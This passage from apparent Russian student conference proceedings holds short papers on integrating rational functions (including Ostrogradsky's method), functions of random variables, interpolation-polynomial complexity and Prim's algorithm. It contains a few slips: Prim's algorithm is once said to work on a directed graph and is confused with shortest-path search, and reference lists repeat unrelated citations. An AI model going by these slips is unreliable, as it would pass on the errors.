4. Башмакова М.Г. О приближении значений гипергеометрической функции гаусса рациональными дробями. Математические заметки. 2010. Т. 88. № 6. С. 822-835.

5. Салихов В.Х. О мере иррациональности $\ln 3$. Доклады Академии наук. 2007. Т. 417. № 6. С. 753-755.

Материал поступил в редколлегию 20.04.2024

УДК 518

Различные способы вычисления неопределенных интегралов

Осипова Ангелина Игоревна (ст. гр. О-22-РАД-рс-Б)

Фомичева Виктория Сергеевна (ст. гр. О-22-РАД-рс-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Высшая математика», Семикиной Анжелики Андреевны (an.semikina@yandex.ru)

Аннотация. В данной работе рассмотрены различные, в том числе не так часто применяемые, способы вычисления неопределенного интеграла от рациональной функции. При решении использовались: интегрирование по частям, интегрирование методом неопределенных коэффициентов, интегрирования методом Остроградского. Отмечена эффективность различных способов в конкретных ситуациях.

Ключевые слова: рациональные функции, неопределенный интеграл, метод неопределенных коэффициентов, интегрирование по частям, интегрирование методом Остроградского

В данной работе проведен анализ различных способов вычисления неопределенного интеграла. Рассмотрим интеграл: $\int \frac{3x+1}{(x+1)(x^2+1)^2} dx$

Для удобства дальнейших расчётов, разложим его на сумму двух интегралов с помощью почленного деления:

$$\int \frac{3x+1}{(x+1)(x^2+1)^2} dx = \int \frac{3xdx}{(x+1)(x^2+1)^2} + \int \frac{dx}{(x+1)(x^2+1)^2} \quad (*)$$

Проинтегрируем первое слагаемое, воспользовавшись формулой интегрирования по частям, которая имеет вид:

$$\int u \cdot dv = u \cdot v - \int v \cdot du \quad [1]$$

Согласно формуле:

$$\int \frac{3x+1}{(x+1)(x^2+1)^2} dx = \left. \begin{array}{l} u = \frac{1}{x+1} \\ dv = \frac{3xdx}{(x^2+1)^2} \\ du = -\frac{dx}{(x+1)^2} \\ v = -\frac{3}{2(x^2+1)} \end{array} \right| = -\frac{3}{2(x^2+1)(x+1)} - \int \frac{3dx}{2(x^2+1)(x+1)^2}$$

Данный прием возможно осуществить в том случае, если числитель является дифференциалом от одного из множителей знаменателя.

Полученный интеграл $\int \frac{3dx}{2 \cdot (x^2+1)(x+1)^2}$ вычислим с помощью метода неопределенных коэффициентов:

$$\frac{3}{2} \int \frac{dx}{(x^2+1)(x+1)^2} = \frac{3}{2} \int \left(\frac{A}{x+1} + \frac{B}{(x+1)^2} + \frac{Cx+D}{x^2+1} \right) dx$$

Приведем к общему знаменателю и приравняем коэффициенты при одинаковых степенях, получим: $A = \frac{1}{2}; B = \frac{1}{2}; C = -\frac{1}{2}; D = 0$. Подставим найденные коэффициенты:

$$\frac{3}{2} \int \frac{dx}{(x^2+1)(x+1)^2} = \frac{3}{2} \left(\frac{1}{2} \int \frac{dx}{x+1} + \frac{1}{2} \int \frac{dx}{(x+1)^2} - \frac{1}{2} \int \frac{x dx}{x^2+1} \right)$$

Воспользовавшись табличными формулами и простейшей заменой, имеем результат:

$$-\frac{3}{2(x^2+1)(x+1)} - \frac{3}{4} \ln|x+1| + \frac{3}{4(x+1)} + \frac{3}{8} \ln|x^2+1| = -\frac{3}{4} \ln|x+1| + \frac{3}{8} \ln|x^2+1| + \frac{3x-3}{4x^2+4}$$

Для вычисления второго интеграла (*) используем метод неопределенных коэффициентов:

$$\int \frac{dx}{(x+1)(x^2+1)^2} = \int \left(\frac{A}{x+1} + \frac{Bx+C}{x^2+1} + \frac{Dx+E}{(x^2+1)^2} \right) dx$$

Найдя их, получим: $A = \frac{1}{4}; B = -\frac{1}{4}; C = \frac{1}{4}; D = -\frac{1}{2}; E = \frac{1}{2}$. Подставим найденные коэффициенты:

$$\frac{1}{4} \int \frac{dx}{x+1} + \frac{1}{4} \int \frac{-x+1}{x^2+1} dx + \frac{1}{2} \int \frac{-x+1}{(x^2+1)^2} dx = \frac{1}{4} \ln|x+1| - \frac{1}{8} \ln|x^2+1| + \frac{1}{2} \arctg(x) + \frac{x+1}{4(x^2+1)}$$

Объединим полученные результаты. Таким образом, следующее решение исходного интеграла:

$$\begin{aligned} & -\frac{3}{4} \ln|x+1| + \frac{3}{8} \ln|x^2+1| + \frac{3x-3}{4x^2+4} + \frac{1}{4} \ln|x+1| - \frac{1}{8} \ln|x^2+1| + \frac{1}{2} \arctg(x) + \frac{x+1}{4(x^2+1)} = \\ & = -\frac{1}{2} \ln|x+1| + \frac{1}{4} \ln|x^2+1| + \frac{1}{2} \arctg(x) + \frac{2x-1}{2(x^2+1)} + C \end{aligned}$$

Проделанные вычисления достаточно трудоемки. Покажем возможность упростить процесс решения, используя метод Остроградского, который заключается в использовании формулы:

$$\int \frac{P(x)}{Q(x)} dx = \frac{P_1(x)}{Q_1(x)} + \int \frac{P_2(x)}{Q_2(x)} dx, \text{ где } Q_1(x) = \text{НОД}(Q(x), Q'(x)), Q_2(x) = \frac{Q(x)}{Q_1(x)} [2]$$

Рассчитаем интеграл $\int \frac{3x+1}{(x+1)(x^2+1)^2} dx$, используя этот метод:

$$Q(x) = (x+1)(x^2+1)^2$$

$$Q'(x) = (x^2+1)^2 + 2(x^2+1)2x(x+1) = (x^2+1)((x^2+1) + 4x(x+1)) = (x^2+1)(5x^2+4x+1)$$

$$\text{НОД: } ((x+1)(x^2+1)^2; (x^2+1)(5x^2+4x+1)) = x^2+1$$

$Q_1(x) = x^2+1; P_1(x) = Ax+B$, где $P_1(x)$ – многочлен с неопределенными коэффициентами, степень которого на единицу меньше $Q_1(x)$.

$$Q_2(x) = \frac{Q(x)}{Q_1(x)} = (x+1)(x^2+1); P_2(x) = C; P_2'(x) = Dx + E, \quad \text{где } P_2(x) \text{ – многочлен с}$$

неопределенными коэффициентами, степень которого на единицу меньше $Q_2(x)$.

$$\left(\int \frac{(3x+1)dx}{(x+1)(x^2+1)^2} \right)' = \left(\int \frac{Ax+B}{x^2+1} + \int \frac{C}{x+1} + \frac{Dx+E}{x^2+1} dx \right)'$$
$$\frac{(3x+1)dx}{(x+1)(x^2+1)^2} = \frac{A(x^2+1) - (Ax+B)2x}{(x^2+1)^2} + \frac{C}{x+1} + \frac{Dx+E}{(x^2+1)}$$

$$\text{Найдем коэффициенты: } A = 1; B = -\frac{1}{2}; C = -\frac{1}{2}; D = \frac{1}{2}; E = \frac{1}{2}.$$

В итоге получим:

$$\int \frac{(3x+1)dx}{(x+1)(x^2+1)^2} = \frac{x-\frac{1}{2}}{x^2+1} + \int \frac{-\frac{1}{2}}{x+1} dx + \int \frac{\frac{1}{2}x+\frac{1}{2}}{x^2+1} dx = \frac{2x-1}{2(x^2+1)} - \frac{1}{2} \ln|x+1| + \frac{1}{4} \ln|x^2+1| + \frac{1}{2} \arctg(x) + C$$

По приведенным решениям видно, в какой мере первый способ вычисления сложнее второго. Таким образом, вычисление неопределенного интеграла от рациональной функции не всегда является эффективным при использовании стандартных методов интегрирования. Безусловно, это возможно, но процесс становится трудоемким, поэтому существуют альтернативные методы для упрощения таких задач. В частности метод Остроградского.

Список источников

1. Высшая математика: учебное пособие / В.И. Белоусова, Г.М. Ермакова, М.М. Михалева, Н.В. Чуксина, И.А. Шестакова. — Екатеринбург: Изд-во Урал, 2017.— Ч. II.— 300 с.

2. Дубограй И.В., Коломейкина Е.В., Шишкина С.И. Техника интегрирования: электронное учебное издание. - М.: МГТУ имени Н.Э. Баумана, 2010. 63 с.

3. Башмакова М.Г. О приближении значений гипергеометрической функции гаусса рациональными дробями. Математические заметки. 2010. Т. 88. № 6. С. 822-835.

4. Салихов В.Х. О мере иррациональности $\ln 3$. Доклады Академии наук. 2007. Т. 417. № 6. С. 753-755.

5. Салихов В.Х. О мере иррациональности числа π . Успехи математических наук. 2008. Т. 63. № 3 (381). С. 163-164.

Материал поступил в редколлегию 20.04.2024

УДК 519.2

Функции случайных величин

Рожков Михаил Александрович (ст.гр. О-22-ИСТ-1-истд-Б)

Романюго Виталий Андреевич (ст.гр. О-22-ИСТ-1-истд-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Высшая математика», Кобзева Владимира Михайловича (kobzev-07@mail.ru)

Аннотация. Рассматриваются функции случайных величин. Приведен пример нахождения плотности распределения и числовых характеристик функции конкретной случайной величины.

Ключевые слова: случайные величины, плотность распределения, математическое ожидание, дисперсия.

Пусть рассматриваются две случайные величины X и Y , связанные функциональной зависимостью:

$$Y = \varphi(X).$$

Если X — дискретная случайная величина, закон распределения которой определяется формулой $p = P\{X = i\}, i=1,2,3,\dots$, то с. в. Y также дискретна, а ее закон распределения выражается формулой

$$p_i = P\{Y = y_i\}, \quad i = 1,2,3, \dots, \text{ где } y_i = \varphi(x_i) \quad P\{Y = y_i\} = P\{X = x_i\}$$

Математическое ожидание и дисперсия случайной величины Y определяются соответственно равенствами [1]

$$M(Y) = M(\varphi(X)) = \sum_i y_i p_i = \sum_i \varphi(x_i) p_i \quad (1)$$

и

$$D(Y) = D(\varphi(X)) = \sum_i (u_i - a_y)^2 p_i = \sum_i (\varphi(x_i) - a_y)^2 p_i \quad (2)$$

Если X — непрерывная случайная величина с плотностью распределения $f(x)$ и если $y = \varphi(x)$ — дифференцируемая и монотонная функция, то плотность распределения $g(y)$ с.в. $Y = \varphi(X)$ выражается формулой

$$g(y) = f(\psi(y)) \cdot |\psi'(y)|,$$

Где $\psi(y) = \varphi^{-1}(y) = x$ — функция, обратная функции $y = \varphi(x)$ (эта функция существует в силу монотонности $\varphi(X)$). Если функция $y = \varphi(x)$ немонотонная, то числовая прямая разбивается на n промежутков монотонности и обратная функция (y) находится на каждом из них; плотность распределения $g(y)$ с.в. $Y = \varphi(X)$ определяется в этом случае по формуле

$$g(y) = \sum_{i=1}^n f(\psi_i(y)) \cdot |\psi'_i(y)|.$$

Применим приведенные выше формулы для вычисления плотности распределения и числовых характеристик.

Пусть, например, случайная величина X имеет плотность распределения:

$$\begin{cases} \cos(x), x \in \left(0; \frac{\pi}{2}\right) \\ 0, x \notin \left(0; \frac{\pi}{2}\right) \end{cases}$$

Найдем плотность распределения случайной величины $Y = X^2$ и числовые характеристики $M(Y)$ и $D(Y)$

Для нахождения плотности распределения случайной величины $Y = X^2$, определим, что возможные значения случайных X и Y связаны зависимостью $y = x^2$, так как случайная величина Y не принимает отрицательных значений, то $G(y) = P\{Y < y\}$; 0 для $y \leq 0$. Пусть $y > 0$. Тогда:

$$\begin{aligned} G(y) &= P\{Y < y\} = P\{x^2 < y\} = P\{|x| < \sqrt{y}\} = P\{x < \sqrt{y}\} = \\ &= \int_0^{\sqrt{y}} \cos(x) dx = \sin(\sqrt{y}) \end{aligned}$$

Тогда получаем:

$$g(y) = G'(y) = \begin{cases} \sin(\sqrt{y})' \cdot (\sqrt{y})', & \\ 0, & \end{cases} = \begin{cases} \cos(\sqrt{y}) \cdot \frac{1}{2\sqrt{y}}, & \\ 0, & \end{cases}$$

Следовательно:

$$g(y) = \begin{cases} \frac{\cos(\sqrt{y})}{2\sqrt{y}}, \text{ при } y \in \left(0; \frac{\pi^2}{4}\right) \\ 0, \text{ при } y \notin \left(0; \frac{\pi^2}{4}\right) \end{cases}$$

Для определения числовых характеристик $M(Y)$ и $D(Y)$, воспользуемся формулами (1), (2).

Для начала вычислим математическое ожидание:

$$M(Y) = \int_0^{\frac{\pi}{2}} x^2 \cos x dx =$$

Дальше для решения применим интегрирование по частям:

$$\left| \begin{array}{l} u = x^2 \\ du = 2x dx \end{array} \right. \left| \begin{array}{l} dv = \cos x dx \\ v = \sin x \end{array} \right. = x^2 \sin x \Big|_0^{\frac{\pi}{2}} - \int_0^{\frac{\pi}{2}} \sin x \cdot 2x dx = \left(\frac{\pi}{2}\right)^2 \sin \frac{\pi}{2} - 0 - 2 \int_0^{\frac{\pi}{2}} x \sin x dx =$$

еще раз интегрируем по частям

$$\left. \begin{array}{l} u = x \quad dv = \sin x dx \\ du = dx \quad v = -\cos x \end{array} \right|_0^{\frac{\pi}{2}} = \frac{\pi^2}{4} - 2(x(-\cos x)) \Big|_0^{\frac{\pi}{2}} - \int_0^{\frac{\pi}{2}} (-\cos x) dx = \frac{\pi^2}{4} - 2\left(-\frac{\pi}{2} \cos \frac{\pi}{2} + 0\right) + 0 + \sin x \Big|_0^{\frac{\pi}{2}} = \frac{\pi^2}{4} - 2(0 + \sin \frac{\pi}{2} - \sin 0) = \frac{\pi^2}{4} - 2.$$

Таким образом, математическое ожидание равно: $\frac{\pi^2}{4} - 2$

Перейдем к вычислению дисперсии:

$$D[Y] = \int_0^{\frac{\pi}{2}} \left(x^2 - \left(\frac{\pi^2}{4} - 2 \right) \right)^2 \cos x dx = \int_0^{\frac{\pi}{2}} \left(x^2 - \left(\frac{\pi^2}{4} - 2 \right) \right)^2 \cos(x) dx$$

Теперь воспользуемся методом интегрирования по частям:

$$\left[\begin{array}{l} u = \left(x^2 - \frac{\pi^2}{4} + 2 \right)^2 \quad du = 2 \left(x^2 - \frac{\pi^2}{4} + 2 \right) \cdot 2x dx \\ dv = \cos(x) dx \quad v = \sin x \end{array} \right]$$

Тогда получаем:

$$\begin{aligned} & \left(x^2 - \frac{\pi^2}{4} + 2 \right)^2 \cdot \sin(x) - \int \sin(x) \cdot x^3 - \frac{\pi^2 x \cdot \sin x}{4} + 2x \cdot \sin(x) dx \\ & \left(x^2 - \frac{\pi^2}{4} + 2 \right) \cdot \sin x - 4 \int \sin(x) \cdot x^3 dx - \int \frac{\pi^2 x \cdot \sin x}{4} dx + \\ & + \int 2x \cdot \sin(x) dx \end{aligned}$$

$$\begin{aligned} 1. & \int \sin(x) \cdot x^3 dx = \int x^3 \cdot \sin(x) dx = x^3 \cdot (-\cos(x)) - \int -\cos(x) \cdot 3x^2 dx = x^3 \cdot (-\cos x) + 3 \int x^2 \cdot \cos x dx = +x^3 \cdot (-\cos x) + \\ & 3(x^2 \cdot \sin x - \int \sin x \cdot 2x dx) = x^3 \cdot (-\cos x) + 3(x^2 \cdot \sin x) \cdot lx \cdot \\ & (-\cos x) - \int -\cos x dx = -x^3 \cdot \cos(x) + 3x^2 \cdot \sin x + 6x \cdot \cos x - \\ & 6 \sin x \\ 2. & - \int \frac{\pi^2 \cdot x \cdot \sin(x)}{4} dx = -\frac{\pi^2}{4} \cdot \int x \cdot \sin(x) dx = -\frac{\pi^2}{4} (x(-\cos(x)) - \\ & \int \cos(x) dx) = \\ = & -\frac{\pi^2}{4} (x(-\cos(x)) + \sin(x)) = \frac{\pi^2 x \cos(x) - \pi^2 \sin(x)}{4} \end{aligned}$$

$$3. \int 2x \sin(x) dx = 2(x(-\cos(x)) + \int \cos(x) dx) = -2x \cos(x) + 2 \sin(x) =$$

$$= \left(\left(x^2 - \frac{\pi^2}{4} + 2 \right)^2 \sin(x) + 4x^3 \cos(x) - 12x^2 \sin(x) - 16x \cos(x) + 16 \sin(x) - \pi^2 x \cdot \cos(x) + \pi^2 \cdot \sin(x) \right) \Big|_0^{\frac{\pi}{2}} =$$
$$= \left(\left(\frac{\pi}{2} \right)^2 - \frac{\pi^2}{4} + 2 \right)^2 \cdot \sin \left(\frac{\pi}{2} \right) + 4 \left(\frac{\pi}{2} \right)^3 \cdot \cos \frac{\pi}{2} - 12 \left(\frac{\pi}{2} \right)^2 \cdot \sin \frac{\pi}{2} + 6 \cdot \frac{\pi}{2} \cdot \cos \frac{\pi}{2} + 16 \sin \frac{\pi}{2} - \pi^2 \cdot \frac{\pi}{2} \cdot \cos \frac{\pi}{2} + \pi^2 \cdot \sin \frac{\pi}{2} \left(10^2 - \frac{\pi^2}{4} + 2 \right)^2 \cdot \sin(0) + 4 \cdot 0^3 \cdot \cos(0) - 12 \cdot 0^2 \cdot \sin(0) - 16 \cdot 0 \cos(0) + 16 \sin(0) - \pi^2 \cdot 0 \cos(0) + \pi^2 \cdot \sin(0) = 20 - 2\pi^2.$$

Тогда получается, что дисперсия равна $20 - 2\pi^2$

Список источников

1. Письменный, Д. Т. Конспект лекций по теории вероятностей, математической статистике и случайным процессам / Д. Т. Письменный. – 6-е изд. – Москва : Айрис-пресс, 2013. – 288 с. – ISBN 978-5-8112-5097-4.
2. Салихов В.Х. О мере иррациональности $\ln 3$. Доклады Академии наук. 2007. Т. 417. № 6. С. 753-755.
3. Салихов В.Х. О мере иррациональности числа π . Успехи математических наук. 2008. Т. 63. № 3 (381). С. 163-164.
4. Салихов В.Х. О мере иррациональности $\ln 3$. Доклады Академии наук. 2007. Т. 417. № 6. С. 753-755.
5. Башмакова М.Г. О приближении значений гипергеометрической функции гаусса рациональными дробями. Математические заметки. 2010. Т. 88. № 6. С. 822-835.

Материал поступил в редколлегию 20.04.2024

УДК 519:6

Оценка сложности различных стратегий получения интерполяционных полиномов

Чернякова Екатерина Константиновна (ст.гр. 22-ИСТ-2-истд)

Работа выполнена под руководством доцента кафедры «Высшая математика», Белоусова Алексея Григорьевича (belousov-ag@yandex.ru)

Аннотация. Выводится порядок вычислительной сложности получения интерполяционных полиномов напрямую через СЛАУ и опосредованно через форму Ньютона.

Ключевые слова: полиномиальная интерполяция, интерполяционный полином, полином в форме Ньютона, метод Гаусса, вычислительная сложность.

Полиномиальная интерполяция получила широкий спектр применений. В частности, она используется при построении формул численного интегрирования (формулы Симпсона, трапеций и т.д. основаны на ней [2]), при аппроксимации аналитически заданных функций с целью ускорения их вычисления без значительных погрешностей, в задаче оценки надежности технологических объектов по опытным данным о моментах отказов их блоков [1] и т.д.

Можно попытаться получить стандартный полином $A_0 + A_1x + A_2x^2 + \dots + A_nx^n$ степени не выше n по $n+1$ точкам напрямую, а можно через некоторую буферную форму – рис. 1. Более того, иногда вообще не требуется хранить полином в стандартной форме, а используется только форма Ньютона или Лагранжа. Также, возможно представление в форме $A_0 + A_1(x - x^*) + A_2(x - x^*)^2 + \dots + A_n(x - x^*)^n$, где x^* – известная точка, однако при обработке на ЭВМ это обычно не имеет большой разницы со стандартным полиномом.




Рис. 1. Получение интерполяционного полинома в два этапа

При этом, разные стратегии получения интерполяционного полинома (т.е. его коэффициентов) отличаются по вычислительной сложности: 1) построения полинома по заданным $n+1$ точкам; 2) операций модификации – например, вставки дополнительной точки.

Оценим три стратегии получения интерполяционного полинома: 1) получение напрямую – без буферных форм; 2) получение полинома Ньютона как окончательного способа представления; 3) получение стандартного полинома через полином Ньютона. Полином Ньютона для $n+1$ точек $(x_k, y_k), k = 0 \dots n$:

$$Q_n(x) = a_0 + a_1(x - x_0) + a_2(x - x_0)(x - x_1) + \dots + a_n(x - x_0) \dots (x - x_{n-1}).$$

Коэффициенты восстанавливаются слева направо. Общая формула для коэффициентов, кроме свободного, имеет вид:

$$a_m = \frac{y_m - y_0 - \sum_{k=1}^{m-1} a_k \prod_{j=1}^k (x_m - x_{j-1})}{\prod_{j=1}^m (x_m - x_{j-1})}, m = 1 \dots n.$$

Особое внимание обратим на выражение

$$\sum_{k=1}^{m-1} a_k \prod_{j=1}^k (x_m - x_{j-1}).$$

Данное выражение определяет порядок сложности вычисления отдельного неопределённого коэффициента. Чтобы средняя сложность вычисления коэффициента составила $O(n)$, следует применять соотношение:

$$\prod_{j=1}^k (x_m - x_{j-1}) = (x_m - x_{k-1}) \prod_{j=1}^{k-1} (x_m - x_{j-1}).$$

При добавлении точки к $n+1$ уже имевшимся не требуется пересчитывать коэффициенты a_0, \dots, a_n , нужно найти только a_{n+1} . В результате: 1) построение полинома Ньютона по $n+1$ точкам требует $O(n^2)$ времени – $O(n)$ итераций средней сложности $O(n)$; 2) вставка точки в уже имеющийся набор из $n+1$ точек требует $O(n)$ времени.

Причина, по которой в некоторых приложениях требуется привести полином Ньютона к стандартному виду: подстановка конкретной точки в выражение полинома более трудоёмка для полинома Ньютона, что важно, если таких подстановок много. Кроме того, полином Ньютона иррационален для работы с производными и некоторых других операций.

Оценим порядок сложности получения стандартного полинома по полиному Ньютона. Слагаемые полинома Ньютона (кроме свободного члена) имеют вид $a_i(x-x_0)\dots(x-x_{i-1})$. Обозначим $C_i(x) = (x-x_0)\dots(x-x_{i-1})$. Тогда возможно получить рекуррентное соотношение, избавляющее от избыточных операций: $C_{i+1}(x) = (x-x_0)\dots(x-x_{i-1})(x-x_i) = (x-x_i)C_i(x)$.

Умножение полинома на линейную функцию или на константу выполняется за время, линейное от степени полинома. Требуется лишь сохранять коэффициенты стандартной формы $C_i(x)$ в дополнительной области памяти (вспомогательном массиве), чтобы получать коэффициенты $C_{i+1}(x)$ за время $O(n)$. Все слагаемые в стандартной форме могут быть получены за время $O(n^2)$, далее требуется их суммировать, как обычно суммируют стандартные полиномы. Они могут быть и суммированы также за время $O(n^2)$, поскольку сложение двух полиномов даёт линейное число операций от наибольшей степени. Восстановить стандартный полином по заданному полиному Ньютона, таким образом, можно за время $O(n^2)$.

Поскольку каждый из двух шагов с рис. 1 потребовал $O(n^2)$ времени, итоговая сложность получения стандартного полинома составит $O(n^2)$. При добавлении точки к $n+1$ имеющимся, теперь возможно затратить $O(n)$ дополнительной памяти, не удаляя коэффициенты $C_n(x)$ после построения стандартного полинома по $n+1$ точкам, за счет чего не только корректировка полинома Ньютона, но и стандартного полинома будет за время $O(n)$, так как

ускоряется расчет стандартной формы $C_{n+1}(x)$. Если же все члены $C_{n+1}(x)$ перемножаются «с нуля», то требуется $O(n^2)$ времени.

Получение стандартного полинома по $n+1$ точкам напрямую означает сведение к СЛАУ из $n+1$ уравнений. Популярные прямые методы решения СЛАУ – Гаусса, Жордана-Гаусса, Холецкого, Крамера, метод с помощью обратной матрицы – имеют порядок сложности не ниже $O(n^3)$ для n уравнений. Итерационные методы в нашем случае нежелательны, поскольку, чем меньше источников погрешности коэффициентов полинома, тем лучше.

При добавлении одной точки к $n+1$ точкам и применении метода Гаусса, на самом деле часть операций не требуется выполнять заново, т.е. не нужно решать СЛАУ из $n+2$ уравнений «с нуля». Однако, если мы сохраняли промежуточные результаты предыдущего выполнения метода Гаусса после обнулений в каждом столбце, то даже без учета операций для поддержания вспомогательных структур данных, потребуется $O(n^2)$ операций. Поэтому даже оптимизированная вставка точки без использования буферных форм полиномов будет непрактичной.

Исходя из выше рассмотренных оценок сложности различных стратегий получения интерполяционных полиномов, заметим, что оптимальный вариант при последовательной реализации – не получать стандартный полином напрямую, а использовать промежуточную форму, например, полином Ньютона. Также можно обратить внимание, что меры по ускорению алгоритмов получения интерполяционных полиномов сопряжены с затратами дополнительной памяти.

Наконец, соотношение быстродействия стратегий построения стандартного интерполяционного полинома по $n+1$ точкам может измениться, если учесть многоядерность процессоров. Дело в том, что получение полинома Ньютона и его «стандартизация» плохо распараллеливаются ввиду использования рекуррентных соотношений. В то же время, итерации прямого хода метода Гаусса естественным образом распараллеливаются – множество преобразуемых строк матрицы делится между потоками. Однако вставка точки в имеющийся набор остается непрактичной без буферных форм полиномов даже при многопоточной реализации.

Список источников

1. Самойленко А.П., Горбунова Е.Б. Полиномиальная интерполяция при синтезе моделей технологических объектов по выборкам данных критически ограниченного объема // Известия ЮФУ. Технические науки. 2013. №11. С. 24-31.
2. Трубников С.В., Порошин Б.В. Вычислительная математика: учеб. пособие. – Брянск: БГТУ, 2005. – 396 с.
3. Башмакова М.Г. О приближении значений гипергеометрической функции гаусса рациональными дробями. Математические заметки. 2010. Т. 88. № 6. С. 822-835.

4. Салихов В.Х., Сальникова Е.С. Диофантовы приближения логарифма "золотого сечения". Вестник Брянского государственного технического университета. 2007. № 1 (13). С. 111-119.

5. Салихов В.Х. О мере иррациональности In 3. Доклады Академии наук. 2007. Т. 417. № 6. С. 753-755.

6. Салихов В.Х. О мере иррациональности In 3. Доклады Академии наук. 2007. Т. 417. № 6. С. 753-755.

Материал поступил в редколлегию 20.04.2024

УДК 519.1

Алгоритм Прима. Обзор проектных идей, использующих алгоритм Прима

Шабашов Вадим Алексеевич (ст.гр.23-ИАС-аид-С)

Работа выполнена под руководством доцента кафедры «Высшая математика», Андросенко Валентины Александровны (a_v_a010@rambler.ru)

Аннотация. В работе рассмотрен один из алгоритмов построения минимального остовного дерева неориентированного графа – алгоритм Прима.

Ключевые слова: алгоритм, неориентированный граф, взвешенный граф, остовное дерево.

Алгоритм Прима является одним из классических алгоритмов построения минимального остовного дерева во взвешенном связном графе. Его основная идея заключается в том, чтобы на каждом шаге добавлять к уже имеющемуся остовному дереву ребро минимального веса, инцидентное уже выбранным вершинам. Алгоритм [1] впервые был разработан чешским математиком В. Ярником в 1930 году, позже переоткрыт Р. Примом в 1957 году и нашел широкое применение в различных областях.

Алгоритм Прима представляет собой жадный алгоритм, который находит минимальное связующее дерево для взвешенного ориентированного графа. Это означает, что он находит подмножество ребер, которое образует дерево, включающее каждую вершину, где общий вес всех ребер в дереве минимизирован. Алгоритм работает путем построения этого дерева по одной вершине на каждом шаге, начиная с произвольной начальной вершины. При этом на каждом шаге добавляя ребро наименьшей стоимости в остовное дерево. Это позволяет найти оптимальное решение на каждом шаге, что в итоге приводит к глобальному оптимальному решению.

Упрощенный алгоритм [2] можно описать как выполнение следующих шагов:

1) инициализируем дерево с одной вершиной, произвольно выбранной из графа;

2) увеличиваем дерево на одно: из ребер, соединяющих дерево с вершинами, которых еще нет в дереве, находим ребро с минимальным весом и добавляем его к дереву;

3) повторяем шаг 2 до тех пор, пока все вершины окажутся в дереве.

Необходимо также отметить, что мы получаем остовное дерево, а значит полученный граф должен быть связным и не содержать циклов.

Проиллюстрируем алгоритм Прима на примере. На рисунке 1 представлен исходный взвешенный связный неориентированный граф. Построим его минимальное остовное дерево.




Рис. 1

Выберем вершину A в качестве начальной. Среди ребер, инцидентных вершине A , выбираем ребро AD наименьшего веса и включаем его в остовное дерево T . Вершина D инцидентна ребрам DB , DE и DF . В остов включаем ребро минимального веса, т.е. DF . Ребро AB имеет меньший вес, чем ребро FE , поэтому в остов включаем ребро AB . Далее переходим по незадействованным вершинам и включаем в остов ребра BE , EC и EG . В результате получаем минимальное остовное дерево (рис. 2).




Рис. 2

Теория графов применяется во многих областях человеческой деятельности. Алгоритма Прима также имеет широкий спектр практического применения.

Рассмотрим несколько проектных идей, использующих алгоритм Прима.

1. *Минимальное связующее дерево для сетей связи.* Сеть связи состоит из узлов и ребер, при этом каждый узел представляет собой станцию связи, а каждое ребро – это канал связи между станциями. Задача состоит в том, чтобы найти кратчайший путь между двумя узлами в сети, который минимизирует общую стоимость или расстояние между ними.

2. *Оптимальное дорожное строительство.* Проект будет направлен на определение наилучшего маршрута для строительства дорожной сети в данном районе при минимизации общей стоимости процесса строительства. Задача заключается в анализе рельефа и окружающей среды местности, а также существующей инфраструктуры для определения наилучшего маршрута для дорожной сети.

3. *Эффективная электросеть.* Проект направлен на оптимизацию прокладки линий электропередачи для минимизации расстояния и связанных с ним потерь при передаче. Результаты проекта обеспечат оптимизированную систему передачи электроэнергии, которая будет экономичной и результативной в доставке электроэнергии от электростанций к домам при минимальном воздействии на окружающую среду.

4. *Сеть оросительных трубопроводов.* Проект направлен на оптимизацию прокладки водораспределительных трубопроводов для минимизации протяженности трубопроводной сети и уменьшения потерь воды при транспортировке. Узлами сети являются источники воды и точки распределения, а ребра – соединяющие их трубопроводы. Результаты проекта обеспечивают оптимизированную систему орошения, которая обеспечивает эффективное распределение воды и снижает потребление воды и затраты.

5. *Оптимальный газопровод.* Проект направлен на оптимизацию прокладки газопроводов, чтобы минимизировать протяженность трубопроводной сети и уменьшить количество потерь газа при транспортировке. Узлы газовой сети представляют собой источники и точки распределения газа, а ребра – соединяющие их газопроводы. Результаты проекта обеспечат оптимизированную систему газопроводов, которая обеспечит эффективную и результативную транспортировку газа, снизит потери газа и стоимость и повысит прибыльность газовых компаний.

6. *Оптимизация социальных сетей.* Проект направлен на оптимизацию связей между людьми в социальной сети, чтобы свести к минимуму количество подключений и сократить время, необходимое для общения между людьми. Узлами социальной сети являются отдельные люди, а ребра - связи между ними. Результаты проекта обеспечат оптимизированную социальную сеть, которая обеспечивает эффективную коммуникацию, способствует развитию социального капитала и повышает индивидуальное благополучие.

Как видно из примеров применения алгоритма Прима, он является мощным и удобным инструментом нахождения минимального остовного дерева взвешенного неориентированного графа. Применение алгоритма Прима в проектной деятельности может привести к созданию более эффективных и

оптимизированных систем. Он позволяет оптимизировать распределение ресурсов и минимизировать затраты.

Список источников

